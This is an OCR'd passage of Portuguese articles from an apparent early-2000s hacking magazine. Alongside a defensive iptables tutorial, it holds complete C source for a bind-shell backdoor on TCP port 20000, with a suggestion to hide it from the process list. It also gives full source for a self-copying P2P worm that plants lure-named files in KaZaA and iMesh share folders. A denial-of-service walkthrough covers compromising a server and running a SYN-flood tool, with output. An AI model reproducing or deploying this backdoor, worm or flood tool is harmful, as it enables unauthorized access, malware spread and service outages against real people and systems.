Novamente, a customização é por conta do usuário, cabendo a ele organizar de forma coerente com suas necessidades.

Conclusão

O MRTG é uma ferramenta muito flexível, contando até com recursos avançados e detalhes de apresentação ainda não alcançados por produtos *similares* comerciais. Merece uma boa lida na documentação original, que é apresentada em várias línguas, e nos exemplos de empresas que o utilizam, e estão indicadas no site. Com uma certa imaginação e os recursos aqui apresentados, é possível automatizar e melhorar muitas tarefas administrativas e corriqueiras, como emissões de relatórios e controles de dados, como acessos, performance, espaço. Uma pesquisa na Internet, após a assimilação dos conceitos básicos aqui apresentados, dará subsídios para tal desenvolvimento.

Bom divertimento!

Links

http://www.mrtg.org - Site oficial do MRTG
http://net-snmp.sourceforge.net - daemon SNMP
http://www.linuxfocus.org/English/January1998/article21.html - mais sobre SNMP
http://www.wtcs.org/snmp4tpc/ - SNMP para windows
http://www.activeperl.com / - Perl para windows

Um Tutorial sobre SOCKETS

Parte IV

Por Antonio Marcelo
amarcelo@plebe.com.br

A Implementação básica de um Backdoor

Inicialmente queria agradecer aos diversos e-mails de leitores que estão acompanhando estes tutoriais publicados na H4CK3R. Isto faz com que nosso trabalho seja cada vez mais gratificante e gerador de resultados. Uma coisa que notei é que muita gente reclamou que o backdoor apresentado na última edição era muito complexo (na realidade, era um cliente/servidor).

Atendendo a esses pedidos, resolvi estender um pouco mais o assunto e apresentar um backdoor mais simples, que poderá servir de base para outros programas futuros. Espero que nossos leitores venham a desenvolver para fins educacionais. Vamos a ele, então:

O backtcp.c

O backdoor aqui apresentado é muito simples, mas serve para ilustrar muitas coisas mostradas em nossas aulas. Foi feito para ambiente Linux, mas pode ser adaptado para outros Unixes. Basicamente, o seu funcionamento consiste em ficar escutando uma conexão em uma porta TCP de sua escolha. Para conectarmos ao mesmo, basta dar um Telnet nesta porta e ele executará um bash shell.

Existem algumas variáveis importantes configuradas no programa:

PORTA - Esta variável define a porta pela qual iremos conectar no backdoor. Como exemplo definimos a 20000 TCP.
MSGINI - Mensagem configurável de boas-vindas.

A compilação do backdoor no Linux é feita da seguinte maneira:

```
oldmbox#> gcc -o backtcp backtcp.c
```

E para executá-lo, digite:

```
oldmbox#> ./backtcp
```

Neste momento ele estará em modo de escuta na porta 20000. Para acessá-lo, digite:

```
oldmbox#> telnet (endereco ip da maquina) 20000
```

E pronto! Estaremos acessando um pequeno shell para fazermos uma série de coisas. Nesta versão existem algumas limitações, como, por exemplo, os comandos precisam ser seguidos de ; (exemplo digite ls; para executar o comando no backdoor). Esta é uma limitação que não tratamos nesta versão, a fim de não torná-la muito complexa.

O programa apresenta algumas partes notáveis que iremos descrever abaixo:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>
#include <netinet/in.h>
#define PORTA 20000
#define MSGINI "Use virgulas no final dos comandos\n"
```

Declaração das bibliotecas e das variáveis PORTA e MSGINI. Aqui, o leitor pode modificar essas variáveis para o que achar melhor.

```
int sockfd, count, clientpid, socklen,
serverpid, temp, temp2,temp3,pid;
struct sockaddr_in server_address;
struct sockaddr_in client_address;
```

Declaração dos sockets do cliente e do servidor, além de variáveis auxiliares que iremos utilizar mais à frente. A clientpid e a serverpid, serão utilizadas para a abertura de processos mais tarde.

```
sockfd=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
bzero((char *) &server_address,
sizeof(server_address));
server_address.sin_family=AF_INET;
server_address.sin_port=htons(PORTA);
server_address.sin_addr.s_addr=htonl(INADDR_ANY);
bind(sockfd, (struct sockaddr
*)&server_address, sizeof(server_address));

listen(sockfd, 5);
signal(SIGHUP, SIG_IGN);
```

Declaração dos sockets, aqui vemos as linhas-chaves de nosso programa. Declaramos socket sockfd, em seguida, obtemos o IP da máquina que hospeda o backdoor `(server_address.sin_family=AF_INET;)`.

Em seguida, declaramos a porta na qual o backddor estará ouvindo as conexões. `(server_address.sin_port=htons(PORTA);)`, e utilizamos a função bind com a qual associamos a porta TCP ao socket. Por último, colocamos o socket em escuta, aguardando as conexões `(listen(sockfd, 5);)`, tratando alguns sinais importantes no sistema `(signal(SIGHUP, SIG_IGN);)`. Este é o cérebro de nosso programa.

```
socklen=sizeof(client_address);
temp=accept(sockfd, (struct sockaddr
*)&client_address,&socklen);
```

Nesta fase tratamos a conexão do cliente, colocando na variável temp o accept para a conexão feita pelo cliente.

```
write(temp, MSGINI, sizeof(MSGINI));
if (temp < 0) exit(0);
clientpid=getpid();
serverpid=fork();
if (serverpid != 0)
        {
            dup2(temp,0); dup2(temp,1);
dup2(temp,2);
            execl("/bin/sh","/bin/sh",(char *)0);
        }
        close(temp);
        }
```

Por último, tratamos os PIDS e preparamos o ambiente para executar o shell `(execl("/bin/sh","/bin/sh",(char *)0);/*)`. Pronto, o backdoor estará operando.

Apresentando o Código:

Finalmente, eis o código do backdoor :

```
/*
=============================================
|        Exemplo de backdoor em protocolo TCP        |
|              por Antonio Marcelo                   |
|              amarcelo@plebe.com.br                 |
|                outubro / 2002                      |
|  visite a home page do autor em http://www.plebe.com.br
|
|    Para compilar digite gcc -o backtcp backtcp.c   |
=============================================
*/

#include <sys/types.h>
#include <sys/socket.h>
#include <signal.h>
#include <netinet/in.h>
#define PORTA 20000 /*Porta de Conexao do
"backdoor"*/
#define MSGINI "Use virgulas no final dos
comandos\n" /*Mensagem de boas vindas*/


int sockfd, count, clientpid, socklen,
serverpid, temp, temp2,temp3,pid;
struct sockaddr_in server_address;
struct sockaddr_in client_address;

main()
{

printf("\n------\nExecutando no PID : %d\n------
\n",getpid());

sockfd=socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);
bzero((char *) &server_address,
sizeof(server_address));
server_address.sin_family=AF_INET;
server_address.sin_port=htons(PORTA);
server_address.sin_addr.s_addr=htonl(INADDR_ANY);
bind(sockfd, (struct sockaddr
*)&server_address, sizeof(server_address));

listen(sockfd, 5);
signal(SIGHUP, SIG_IGN);

socklen=sizeof(client_address);
temp=accept(sockfd, (struct sockaddr
*)&client_address,&socklen);

write(temp, MSGINI, sizeof(MSGINI));
if (temp < 0) exit(0);
clientpid=getpid();
serverpid=fork();
if (serverpid != 0)
        {
            dup2(temp,0); dup2(temp,1);
dup2(temp,2);
            execl("/bin/sh","/bin/sh",(char
*)0);/*neste ponto executamos o shell*/
        }
        close(temp);
        }
```

Queria lembrar que este exemplo é muito simples e serve apenas para fixar a matéria. Não podemos comparar a backdoors mais profissionais, mas meu objetivo aqui é dar um caminho para vocês, leitores, começarem a pensar por si próprios e desenvolverem suas próprias ferramentas.

Finalizando...

Espero que os leitores tenham gostado e que este tutorial possa ter trazido mais um pouco de luz sobre este assunto. Com este exemplo de cliente-servidor bem simples, podemos abrir duas propostas, como:

a) criar um backdoor mais profissional com um tratamento de shell melhor e mais amigável

b) Criar um backdoor que se esconda, que não apareça na lista de processos, no /proc e na memória

Estes tipos de backdoor já existem e estão por aí na Internet, mas vamos tentar estudar e criar o nosso, não é uma boa idéia?

Bem, vou ficando por aqui, na nossa próxima lição iremos estudar algo mais denso que é o raw sockets, aí a coisa vai mudar um pouco de figura. Até lá!

Antonio Marcelo é especialista em segurança e trabalha como consultor independente e professor. É autor de cinco livros sobre Linux, entre eles *Linux Ferramentas Anti hackers*, publicado pela editora Brasport. Você poderá encontrar muito mais informações no site *http://www.plebe.com.br* e seu e-mail de contato é *amarcelo@plebe.com.br*.

Worms P2P

Cuidado, seu KaZaA pode estar infectado

Costumo chamar de invasores, os programas do tipo worms, vírus, trojans, etc. Estes invasores estão, a cada dia, aumentando sua forma de propagação e fazendo novas vítimas.

A grande maioria dos usuários de Internet no mundo tem instalado algum tipo de sistema de troca de arquivos P2P (peer-to-peer).

Estes programas ficaram famosos a partir de 1996, com o "nascimento" do Napster, que na época, permitia somente a troca de arquivos MP3.

Como o avanço na área de informática é sempre muito rápido, novos programas com poderosos recursos surgiram, entre eles, a troca de arquivos de todos os tipos, inclusive softwares completos. Com isso, abriu-se uma porta, para que invasores pudessem entrar junto com seus MP3.

Novos worms (programas com a capacidade de se espalhar) estão usando redes de programas, como o Gnutella, iMesh, KaZaA, Overnet, etc.

Com isso, surgiu mais um caminho para os programas maliciosos infectarem nossos sistemas.

Na maioria dos computadores em que fiz análise na procura de brechas, praticamente todos que possuíam programas P2P instalados, tinham também worms.

Estou apresentando neste artigo, um exemplo de um simples worm, desenvolvido em Visual C++ para Windows, mostrando como programas deste tipo funcionam internamente. O exemplo a seguir não possui nenhum efeito destrutivo, apenas servirá para estudo.

A finalidade do worm, é a de identificar no Registry do Windows, as pastas compartilhadas para troca de arquivos, dos programas iMesh e KaZaA. Encontrando qualquer um dos programas instalados, serão gerados alguns arquivos com nomes sugestivos.

A maneira que estes worms específicos para P2P usam para se espalhar, é gerar nomes de arquivos que possam atrair ao máximo uma grande quantidade de usuários.

Muitos dos nomes gerados, estão relacionados a nomes de artistas com fotos nuas (Britney Spears Nude), ou "cracks" de programas (Norton Anti-Virus Crack) ou mesmo nomes de jogos e emuladores (Xbox Emulator)...

Quanto mais sugestivo o nome, mais a probabilidade do programa ser procurado nos programas P2P e ser baixado.

Imagine a seguinte situação: um usuário faz o download de um arquivo chamado "Xbox Emulator". Quando for clicado, sem qualquer tipo de aviso, o worm será copiado com diversos outros nomes sugestivos, fazendo com que este método vire uma espécie de corrente. Isso é o que acontece com os worms P2P atuais.

Uma dica: cuidado com TODOS os softwares baixados de programas P2P e desconfie de programas muito pequenos (existem worms P2P com apenas 10 Kb) e mantenha seu antivírus preferido sempre atualizado.

Abaixo, segue um exemplo (código-fonte comentado) de um worm criado para programas P2P. O código-fonte pode ser pego em:

www.geekfiles.kit.net/markworm.cpp

MarkWorm.cpp

Exemplo do funcionamento de um worm P2P para iMesh e KaZaA

```
* Observações:
*
* Compilado com Visual C++ 6
*
*****/

#include <windows.h>


//////////////////////////////////////////
//                                      //
// Cria os worms no diretório especificado //
//                                      //
//////////////////////////////////////////

static void CopiarWorm( char *cPath )
{
  // Nome dos arquivos que serão gerados...
  char *cArquivos[] =
  {
     "Winzip Crack.exe",
     "Winrar Crack.com",
     "ICQ Secrets.exe",
     "XBox Internal Project txt.bat",
     "XBox Emulator.exe",
     "NAV 2003 Crack.scr",
     "Mark Worm.exe",
     ""        // Deixar sempre o último elemento vazio
  };

  char cDestino[ MAX_PATH ];

  int i;

  // Forca uma "\" do final do path
  if ( cPath[ strlen( cPath ) - 1 ] != '\\' )
  {
    strcat( cPath, "\\" );
  }

  // Faz a cópia dos arquivos
  i = 0;

  while ( strcmp( cArquivos[ i ], "" ) != 0 )
  {
    // Cria nome do arquivo de destino
    strcpy( cDestino, cPath );
    strcat( cDestino, cArquivos[ i++ ] );

    // Altera atributos do arquivo destino,
    // permitindo sobrescrevê-los, caso existam.
    SetFileAttributes( cDestino, FILE_ATTRIBUTE_NORMAL );

    // Faz a cópia do arquivo
    CopyFile( __argv[ 0 ], cDestino, false );
  }
}


//////////////////////////////////////////
//                                      //
// Obtém os paths dos programas P2P no registry //
//                                      //
//////////////////////////////////////////

  static void ObtemPathP2P( HKEY hChave, char *cKey, char
*cValue )
  {
     char cPath[ MAX_PATH ];

     unsigned long nTamanho;

     HKEY hKey;

     // Abre chave
     if ( RegOpenKeyEx( hChave, cKey, 0, KEY_ALL_ACCESS,
&hKey ) == ERROR_SUCCESS )
     {
       // Obtém o Valor
       nTamanho = MAX_PATH;
       if ( RegQueryValueEx( hKey, cValue, NULL, NULL, (unsigned
char *) cPath, &nTamanho ) == ERROR_SUCCESS )
       {
         // Fazer a cóopia do worm
         CopiarWorm( cPath );
       }

       // Fecha chave
       RegCloseKey( hKey );
     }
  }


//////////////////////////////////////////
//                                      //
// Define onde estão armazenados os locais em que os //
// programas P2P gravam os arquivos compartilhados //
//                                      //
//////////////////////////////////////////

static void EspalharP2P()
{
  // Obtém o diretório de compartilhamento do iMesh
  ObtemPathP2P( HKEY_LOCAL_MACHINE,
          "SOFTWARE\\IMesh\\Client\\LocalContent\\",
          "DownloadDir" );

  // Obtém o diretório de compartilhamento do KaZaA
  ObtemPathP2P( HKEY_LOCAL_MACHINE,
          "SOFTWARE\\Kazaa\\LocalContent\\",
          "DownloadDir" );
}


//////////////////////
//                  //
// Funcão principal //
//                  //
//////////////////////

int WINAPI WinMain( HINSTANCE, HINSTANCE, LPSTR, int )
{
  // Espalhar pelos programas de P2P (KaZaA, iMesh, ...)
  EspalharP2P();

  // Retorno
  return 0;
}
```

Por
Marcos Velasco
Analista de segurança de dados
Especialista em Vírus
marcosvelasco@uol.com.br

Denial of Service

Como hackers derrubam servidores

por Bruno Cesar
bruno@digerati.com.br

Todos nós sabemos (pelo menos a maioria) como funciona um ataque DoS (Denial of Service). Sabemos do impacto que ele causa e de sua repercussão - que o diga os administradores dos sites do Yahoo!, CNN, etc. O que muitos não sabem é como se efetua um ataque deste tipo, qual o programa usado, qual a máquina usada. Justamente neste artigo iremos vestir a roupa de um jovem adolescente, que por um motivo qualquer tem raiva do adminstrador do site: *www.scripts.com.br*.

O jovem de qualquer modo quer prejudicar o administrador deste site. Primeiramente, ele tenta uma invasão, vê o que o servidor roda em plataforma Linux com o Web server Apache, pega alguns exploits para tentar a qualquer custo entrar no servidor com status de superusuário, mas nada consegue, o servidor está bem-configurado, seus exploits não funcionam. Ok, não satisfeito, ele irá apelar para o DoS - se não pode invadir o servidor, a melhor opção será derrubá-lo. Agora, qual ferramenta este jovem irá utilizar para derrubar um servidor? Ele irá usar sua própria conexão para efetuar esta ação?

A partir das linhas abaixo descreveremos passo a passo como é feito esta ação, desde a invasão do servidor utilizado para efetuar o DoS até o ato propriamente dito.

Introdução ao DoS

Para quem não sabe o que é e como funciona, o DoS é um ataque que se baseia na recusa de serviço. Uma máquina com uma conexão muito boa envia um grande número de pacotes para uma máquina-alvo, que não consegue interpretar o grande número de pacotes recebidos, causando a recusa de serviço e derrubando, assim, a máquina-alvo.

Causa do ataque

A causa de um ataque DoS pode ser baseada em vários fatores. Por ser um ataque de fácil execução por parte de quem realizará o ataque, o mesmo se torna popular. O ataque será feito a partir de uma máquina com uma grande conexão e um programa básico de SYN-Flood.

Primeiros passos

A primeira coisa que os hackers fazem é conseguir um servidor com uma boa conexão. Máquinas com conexões de fibras ópticas são as mais poderosas, os chamados T3, ou até mesmo um T1. Em sites de mirrors , como a defaced.alldas.org ou o zone-h.org, podem ser achados endereços de servidores Linux invadidos recentemente. Após isso, é preciso pegar os exploits da moda. Oh, mas como pego os exploits da moda? Acessando http://www.hack.co.za, lá se encontra uma grande quantidade de exploits liberados para download. Agora nada que um simples scan não resolva. Podem ser utilizados o Nmap ou o Nesse, contido no CD desta edição. Uma boa medida é se informar sobre quais serviços o servidor que foi pego em sites de mirrors está rodando e quais o bugs. Mas como invadir o servidor? Isso não será dificil? Especificamente não, pois o site que se tem em mãos é um site que, na maioria das vezes, está vulnerável. Não será muito dificil encontrar o bug e novamente invadir o servidor.

O ataque propriamente dito

Como informei nas linhas acima, o ataque é efetuado por algum SYN-Flood. Separamos um especialmente para esta operação, o famoso Fodedor 2.0, que pode ser pego no CD da edição da H4CK3R # 3 ou no site *http://www.geekfiles.kit.net/dos2.c*

Veja como o mesmo funciona:

Primeiramente, execute o arquivo binário já compilado, para compilá-lo:

```
bash-2.05a$gcc dos2.c -o dos
```

Execute o binário para ver o funcionamento da ferramenta

```
bash-2.05a$  ./dos

FUDEDOR2.C (v2.0) by Bonny - PRIVATE!@#!

USO: ./dos <host> <size> <time>

   <host> == host do babaca a ser fudido
   <size> == bytes a serem enviados
   <time> == tempo da fudecao

ESSA PORRA NÃOO SPOOFA IP, EU NÃO SEI FAZER
ISSO =)

bash-2.05a$
```

Para comprovar o funcionamento da ferramenta, primeiro pingamos o servidor-alvo, que no caso é 192.168.1.203

```
bash-2.05a$ ping 192.168.1.203
PING 192.168.1.203 (192.168.1.203): 56 octets
data
64 octets from 192.168.1.203: icmp_seq=0
ttl=255 time=0.0 ms
64 octets from 192.168.1.203: icmp_seq=1
ttl=255 time=0.0 ms
64 octets from 192.168.1.203: icmp_seq=2
ttl=255 time=0.0 ms
64 octets from 192.168.1.203: icmp_seq=3
ttl=255 time=0.0 ms

— 192.168.1.203 ping statistics —
4 packets transmitted, 4 packets received, 0%
packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bash-2.05a$
```

Agora, executaremos a ferramenta e aplicaremos o DoS. Veja, utilizamos o número de pacotes 65535 que é o maior e o tempo de cinco minutos que o servidor-alvo ficará fora do ar.

```
ash-2.05a$ ./dos 192.168.1.203 65535 5000

FUDEDOR2.C (v2.0) by Bonny - PRIVATE!@#!

FUDENDO A VERA 192.168.1.203 COM 65535 bytes...
```

Agora novamente iremos pingar o servidor-alvo:

```
bash-2.05a$ ping 192.168.1.203
ping: unknown host 192.168.1.203
```

O servidor não responde, é como se não existisse este IP – o servidor está fora do ar. Após alguns minutos, o programa conclui o tempo de execução setado antes de rodá-lo

```
bash-2.05a$ ./dos 192.168.1.203 65535 5000

FUDEDOR2.C (v2.0) by Bonny - PRIVATE!@#!

FUDENDO A VERA 192.168.1.203 COM 65535
bytes...
PRONTO, ELE FOI FUDIDO (ctrl-c pra cancelar)
```

Novamente damos ping no servidor:

```
bash-2.05a$ ping 192.168.1.203
PING 192.168.1.203 (192.168.1.203): 56 octets
data
64 octets from 192.168.1.203: icmp_seq=0
ttl=255 time=0.0 ms
64 octets from 192.168.1.203: icmp_seq=1
ttl=255 time=0.0 ms
64 octets from 192.168.1.203: icmp_seq=2
ttl=255 time=0.0 ms

— 192.168.1.203 ping statistics —
3 packets transmitted, 3 packets received, 0%
packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Oh! O servidor está operando novamente.
```

Conclusão

Efetuar um ataque DoS é muito fácil, basta um conhecimento mínimo em sistemas Linux para executar um ataque do tipo. O pior de tudo está por vir. Agora, o rastreamento do responsável de executar o ataque se torna muito difícil, pois o ataque foi efetuado em uma máquina-zumbi invadida pelo hacker. Por isso o DoS se torna um ataque devastador e muito perigoso.

Firewall no Linux

Introdução

Um firewall tem a simples função de bloquear e filtrar pacotes de determinados destinatários, sendo assim uma barreira entre usuários e a máquina-servidor. A implementação de firewalls hoje em dia é uma obrigação - em qualquer sistema, seja ele corpoorativo ou não. A base de filtragem de um firewall baseia-se em pacotes. Um pacote é composto por duas partes:

Header (cabeçalho): Este é a parte que o firewall irá atuar, pois contém informações importantes e necessárias para a filtragem, como:

Origem do pacotes
Destino do pacote

Body (corpo): Estrutura do pacote

Firewall "Segurança Total"

O maior erro dos administradores de rede ao implementar um firewall em seu sistema é pensar que, com a utilização do mesmo, seu sistema estará 100% seguro - isso é um grande equivoco! Um servidor não estará seguro somente com a implementadoção do firewall. Mas como assim? Não entendi, pensei que com o firewall ninguém poderia entrar em meu sistema. Um firewall só é eficiente o bastante no aspecto de filtragem de pacotes, o que é totalmente configurado pelo adminstrador do sistema. Por isso, é sempre importante o administrador conhecer seu sistema, pois só assim ele fará uma boa configuração, evitando, dessa forma, possíveis ataques. Portanto, somente a implementação de um firewall não irá deixar seu sistema à prova de ataques. É importante também a implementação de uma ferramenta IDS (Intrusion Detecte System), que, rodando em conjunto com um firewall bem configurado, tornará fácil a administração de segurança de qualquer sistema. Abaixo, segue uma pequena lista das vantagens da implementação de um firewall em seu servidor:

– Evitar ataques DoS
– Bloquear serviços
– Bloquear acessos não-autorizados
– Controlar o acesso em sua rede
– Bloquear qualquer e todo tipo de conexão SYN

Introdução do firewall no Linux

Todo processo de filtragem de pacotes (firewall) é e pode ser implementado no Linux a partir do kernel. Porém, algumas ferramentas são utilizadas para gerar e controlar essas regras. Em kernels da série 2.0.x, o filtro utilizado era o ipfwadm. Por ser uma ferramenta muito instável, a partir dos kernels 2.2.x foi implementado o ipchains. Logo depois veio o IPTables nos kernels 2.4.x. Mesmo nas versões 2.4.x, por questão de compatibilidade, os filtros ipfwadm e ipchains são mantidos. Porém, se o ipchains estiver ativo no sistema, o iptables não funcionará. Portanto, neste artigo iremos utilizar o IPTables para criar e configurar um firewall em um sistema Linux.

Configurando o firewall com IPTables

Toda a configuração do IPTables é feita via terminal, nada gráfico. Isso em todas as distribuições Linux: Slackware, Debian, Red Hat, etc. Até mesmo as distribuições que são praticamente gráficas, como o Mandrake, que utiliza o linuxconfig para configuração do sistema, não têm suporte gráfico ao IPTables. Porém, existe um script muito prático que facilita e automatiza a configuração do IPTables. Dividiremos o artigo em partes, com exemplos de configurações manuais, diretamente pelo IPTables. Antes de mais nada, habilite o IPTables e carregue os módulos necessários para a utilização do mesmo, com os comandos abaixo, no terminal (isso só é necessário caso não tenha sido compilado diretamente no kernel:

```
#modprobe ip_tables
#insmod ip_contrack
#insmod ip_conntrack_ftp
```


por Bruno Cesar
bruno@digerati.com.br

Funcionamento e implementação de firewalls no Linux


1- Regras do firewall

- INPUT: É utilizado quando o destino final é a própria máquina firewall

- OUTPUT: Qualquer pacote gerado pela máquina firewall e que deva sair para a rede será tratado pela regra OUTPUT

- FORWARD: Qualquer pacote que atravessa o firewall, oriundo de uma máquina e direcionado a outra, será tratado pela chain FORWARD.

Como o protocolo passa pelo filtro:



Configurando as regras do Firewall

As regras do firewall são compostas da seguinte maneira:

```
#iptables [-t tabela] [opção] [chain] [dados]
-j [ação]
```

Principais operações de manipulação de chains:

-N Cria uma nova chain
-X Deleta uma chain (vazia)
-P Muda as regras para uma chain padrão
-L Lista as regras de uma chain
-F "Flush" as regras fora da chain
-Z Zera os pacotes e 'byte counters' de todas as regras de uma chain

Existem muitos meios de manipular regras dentro de uma chain:
-A Acrescenta uma nova regra a uma chain
-I Insere uma nova regra em alguma posição em uma chain
-R Substitui uma regra em alguma posição em uma chain
-D Apaga uma regra em alguma posição em uma chain
-D Apaga a primeira regra que comparar em uma chain

Abaixo, vejamos um exemplo de configuração do IPTables, com um modo simples e prático de configurar um servidor da Web com segurança:

```
#iptables -t filter -P INPUT DROP
```

Deveremos permitir o acesso a um servidor da Web que escuta a porta 80 de um servidor interno que possui o IP 192.168.1.203. Porém, antes temos de permitir setar todo e qualquer tráfego na interface de rede lo, que é a nossa interface de loopback, para que a comunicação de interprocessos possa funcionar. Precisamos, então, executar o seguinte comando:

```
#iptables -t filter -A INPUT -j ACCEPT -i lo
```

Antes de liberarmos o tráfego ao nosso servidor Web, precisamos fazer com que o firewall permita que os pacotes pertencentes às conexões já estabilizadas e os pacotes relacionados a essas conexões possam passar pelo firewall sem serem filtrados. Para isso, digite os comandos abaixo:

```
#iptables -t filter -A FORWARD -j ACCEPT -m
state –state
    ESTABLISHED, RELATED
#iptables -t filter -A INPUT -j ACCEPT -m
state –state
    ESTABLISHED, RELATED
```

Nesta etapa iremos realmente liberar o acesso à porta 80 de nosso servidor Web utilizando o comando abaixo:

```
#iptables -t filter -A FORWARD -j ACCEPT -m
state NEW -p tcp –dport http
```

Nesta etapa iremos criar uma regra que irá rejeitar todos os pacotes que não casarem com as regras anteriores:

```
#iptables -t filter -A FORWARD -j REJECT
```

Após configurarmos o firewall, falta ainda configurarmos o mascaramento na interface de saída:

```
#iptables -t nat -A POSTROUTING -j MASQUERADE
-o ppp0
```

Nesta etapa iremos configurar o mascaramento dos pacotes com destino ao Web server. Todos os pacotes que vierem da interface ppp0, que tiverem como protocolo TCP e forem destinados à porta 80 serão destinados à máquina interna:

```
#iptables -t nat -A PREROUTING -j DNAT –to-
dest 192.168.1.203 -i ppp0 -p tcp –dport 80
```

Assim, terminamos de configurar e setar o firewall. Porém, lembre-se de que estas regras desaparecerão assim que a máquina for reinicializada. Para evitar que isso ocorra, iremos criar um script que será executado junto com a inicialização da máquina.

Crie no diretório /etc/init.d/ um arquivo chamado iptables com um editor de texto de sua preferência:

```
#pico  /etc/init.d/iptables
```

E acrescente o conteúdo abaixo sobre este arquivo:

```
#! /bin/sh
# description: Inicializacao do iptables
# chkconfig: 2345 80 30
# processname: iptables
# pidfile: /var/run/iptabless.pid

. /etc/rc.d/init.d/functions
. /etc/sysconfig/network

if [ ${NETWORKING} = "no" ]
then
  exit 0
fi
case "$1" in
    start)
      gprintf "Iniciando o serviço de %s: "
"IPtables"
       echo
       echo 1 > /proc/sys/net/ipv4/
ip_forward

    /sbin/modprobe  ip_tables
    /usr/bin/iptables -t filter -P INPUT DROP
    /usr/bin/iptables -t filter -A INPUT -j
ACCEPT -i lo
    /usr/bin/iptables -t filter -A FORWARD
-j ACCEPT -m state \
    –state  ESTABLISHED,RELATED
    /usr/bin/iptables -t filter -A INPUT -j
ACCEPT -m state \
   –state ESTABLISHED,RELATED
    /usr/bin/iptables -t filter -A FORWARD
-j ACCEPT -m state \
    NEW -p tcp –dport http
    /usr/bin/iptables -t filter -A FORWARD
-j ACCEPT -m state\
    NEW -p tcp –dport auth
    /usr/bin/iptables -t filter -A FORWARD
-j REJECT
    /usr/bin/iptables -t nat -A POSTROUTING
-j MASQUERADE -o ppp0
    /usr/bin/iptables -t nat -A PREROUTING
-j DNAT \
    –to-dest 192.168.1.203 -i ppp0 -p tcp –
dport 80

          ;;

    stop)

       gprintf "Parando o serviço de %s: "
"IPtables"
          echo
       /usr/bin/iptables -F
          /sbin/rmmod iptables

       ;;
        *)
          gprintf "Uso: iptables
(start|stop)"
          echo
          ;;
    esac

    exit 0
```

Este pré-script, além de inserir as regras necessárias para rodar o firewall na inicialização, carrega também os módulos do kernel

necessários para utilizar este serviço.

Outros exemplos de configuração:

```
#iptables -A INPUT -P icmp -j DROP
```

Acima um exemplo que cria uma regra que nega todos os pacotes ICMO vindos ao servidor onde se econtra o firewall

```
#iptables -D INPUT -p icmp -j DROP
```

Isto apaga a regra setada acima

```
#iptables -A INPUT -s 200.204.120.0/24 -j DROP
```

A regra acima faz com que todos os pacotes vindos de qualquer endereço da classe de IP 200.204.120.0 sejam ignorados

```
#iptables -A OUTPUT -p icmp -d !
200.201.120.0/24 -j ACCEPT
```

Esta regra só permitirá pacotes icmp para máquinas que estejam em qualquer endereço IP, menos no citado acima.

Configurando o firewall contra ataques

Abaixo, um exemplo de configuração de um firewall contra os ataques mais constantes realizados pelos hackers em servidores da Web. Setando essas configurações, o servidor configurado dificilmente será atacado. Veja:

Proteção contra SYN-floods:

Ataques do tipo DoS, um usuário envia um grande número de pacotes SYN ao servidor que não suportará a grande carga de pacotes enviados e irá cair. Setando a configuração abaixo, isto poderá ser evitado:

```
# iptables -A FORWARD -p tcp –syn -m limit –
limit 1/s -j ACCEPT
```

Port scanners ocultos

Os famosos port scanners estão à solta. A configuração abaixo impede conexões executadas por eles:

```
# iptables -A FORWARD -p tcp –tcp-flags
SYN,ACK,FIN,RST RST -m zlimit –limit 1/s -
j ACCEPT
```

Pings

Evita alguns tipos maliciosos de pacotes que podem ser enviados a seu servidor:

```
# iptables -A FORWARD -p icmp –icmp-type
echo-request -m limit -limit 1/s -j ACCEPT
```

O IPTables gera logs de suas ações e ocorrências de segurança.

Tudo o que ocorre no IPTables pode gerar um log, como toda boa configuração em gestão de segurança exige auditoria de logs. Não iremos ficar para trás, abaixo segue uma ferramenta prática de geração de logs com ocorrências de segurança geradas pelo IPTables. Com esta ferramenta é possível:

- Analisar gramaticalmente entradas de dados e combiná-las com arquivos de registro. Os analisadores gramaticais podem estar sendo utilizados e serem selecionados.

- Gravar dados e informações de tentativas de lookups em seu servidor.

Onde pegar

http://cert.uni-stuttgart.de/projects/fwlogwatch/

Opções utilizadas:

```
#fwlogwatch -f meufwlog -d -N  -w | mail
admin@seudominio.com.br
```

-f meufwlog Especifica qual o arquivo de log a ser utilizado
-d Acrescenta a coluna Destination Port
-N Resolve o nome do serviço de acordo com o arquivo /etc/services
-w Gera o relatório em formato HTML e envia para o administrador

Conclusão

Tentamos neste artigo mostrar o funcionamento básico da configuração de um firewall simples, que poderá ajudar muito um administrador a manter seu sistema com segurança e eficiência. Os exemplos citados podem ser usados por qualquer usuário, desde que o IPTables esteja devidamente configurado e compatível com o sistema.

Mais informações, acesse

http://netfilter.samba.org/documentation/FAQ/netfilter-faq.html
http://www.robertgraham.com/pubs/firewall-pr0n.html
http://www.linuxguruz.org/iptables/howto/iptables-HOWTO.html
http://www.linuxdoc.org/HOWTO/IP-Masquerade-HOWTO/index.html
http://www.linuxguruz.org/iptables/howto/netfilter-hacking-HOWTO.html
http://logi.cc/linux/netfilter-log-format.php3
http://logi.cc/linux/NetfilterLogAnalyzer.php3

Apache/mod_ssl Worm

Compreendendo o Problema

Marcelo M. Thomaz
marcelo@consultant.com

OpenSSL - O Início

Este kit de ferramentas é uma implementação do protocolo SSL (Secure Socket Layer), freqüentemente utilizado para realizar conexões criptografadas.

Toda a complicação começou com a publicação de um bug encontrado no processo de handshake do SSL. Este "buraco", presente nas versões anteriores à 0.9.6e e na versão 0.9.7-beta2 do kit, permite que um atacante mal-intencionado execute códigos arbitrários no servidor-alvo ou gere um ataque de negação de serviço (Denial of Service).

Você deve estar se perguntando o que isso tem a ver com o mod_ssl. Bem, é aí que as coisas começam a complicar.

